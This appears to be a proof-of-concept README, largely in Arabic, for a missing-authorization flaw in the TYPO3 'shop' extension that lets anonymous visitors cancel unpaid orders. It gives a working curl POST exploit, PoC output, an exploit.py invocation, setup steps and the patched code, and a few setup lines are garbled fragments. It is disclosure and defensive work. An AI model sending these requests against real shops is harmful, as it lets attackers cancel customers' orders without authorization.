 yuwkaaa/cve-2026-112071
إلغاء الطلبات دون مصادقة في TYPO3 EXT:shop


يمكن لأي زائر إلغاء الطلبات غير المدفوعة في متجر TYPO3. يأخذ cancelAction()
معرّف الطلب من الطلب ولا يتحقق أبدًا من هوية المُرسِل. معرّفات الطلبات متسلسلة،
لذا يمكن الوصول إلى كل طلب معلّق. لا حساب، لا جلسة، طلب POST واحد.
| CVE | CVE-2026-112071 |
| الاستشارة | TYPO3-EXT-SA-2026-036، 2026-10-20 |
| الحزمة | codingms/shop "TYPO3 Shop by coding.ms"، 10,182 عملية تثبيت |
| المتأثرة | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| المُصلَحة | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862، غياب التفويض |
| CVSS 4.0 | 6.9 متوسط، وفق تقييم TYPO3 |
| CVSS 3.1 | 7.5 مرتفع، AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| تم الاختبار على | TYPO3 13.4.34، PHP 8.4، shop 6.2.0 |
| الفضل | Nguyen Le Thanh Nam |
ثغرة CVE الثانية في الاستشارة نفسها: CVE-2026-113468، تزوير رد نداء PayPal في وحدة التحكم نفسها.
Classes/Controller/BasketOrderController.php:1053، الإصدار 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel مسجَّل كإجراء إضافة عام في ext_localconf.php:62، لذا فإن الإجراء
متاح لأي شخص. المعرّف uid هو (int) مُحوَّل، لذا لا يوجد حقن SQL
هنا. ما هو مفقود هو التحقق من الملكية. الإجراء elseif الموجود أدناه مباشرةً يتعامل مع
الحالة الصحيحة، بإلغاء الطلب المحتفظ به في جلسة المستدعي نفسه.
يحدّه شرطان: يجب أن يكون الطلب المستهدف في حالة prepared، ويجب أن تحمل
الصفحة إضافة BasketOrder.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
عناصر التحكم من نفس التشغيل: الترتيب 2 هو paid ويبقى دون تغيير، وإسقاط
وسيط basketOrder لا يغيّر شيئًا، ولدى التثبيت صفر مستخدمين للواجهة الأمامية و
صفر جلسات مفتوحة. المخرجات الكاملة في poc-transcript.txt.
يعيد GET الاستجابة 404، لأن TYPO3 يرفضه بسبب cHash فارغ. معاملات POST ليست جزءًا من تجزئة الذاكرة المؤقتة، لذا لا يغطي cHash هذه الحالة.
يرسل exploit.py الطلب نفسه ضد مضيف تملكه. التشغيل التجريبي افتراضيًا:
python3 exploit.py http://shop.example/checkout --order 42 --fire
تُعيد الاستجابة HTTP 200 سواء تحرّكت الطلبية أم لا. تحقّق من ذلك في الواجهة الخلفية.

get.typo3.org/13/tar.gz, no Composer needed.shop from the released Packagist artefact, plus codingms/additional-tca and
codingms/modules.EXT:shop/Configuration/TypoScript/ in the root template.shop_basketorder content element on a page.tx_shop_domain_model_basketorder with status = 'prepared'.php -S, PHP intl loaded.تخطَّ الخطوة 3 وستُعيد كل طلب استجابة 404، وهو ما يبدو وكأنه موقع غير مُعرَّض للثغرة.
يربط الإصدار 6.3.0 المعرّف uid بجلسة المستدعي:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
كان لدى orderAction() النمط نفسه وهو قابل للوصول من عمليات استدعاء الدفع حيث لا توجد
ملفات تعريف ارتباط للجلسة، لذا حصل على BasketOrderHmacService، الذي يوقّع uid باستخدام
الموقع encryptionKey. الفرق الكامل في
fix-6.2.0-to-6.3.0.diff، مأخوذ من إصدار 6.3.0
المنشور. تمت قراءة تلك الرقعة فقط؛ ولم يُعَد تشغيل PoC مقابلها.
تم الإبلاغ إلى [email protected]. الإصدارات المُصلحة بواسطة Thomas Deuling (coding.ms)، والاستشارة بواسطة Torben Hansen (TYPO3 Security Team).
لاختبار الأنظمة التي تملكها أو المصرّح لك باختبارها.







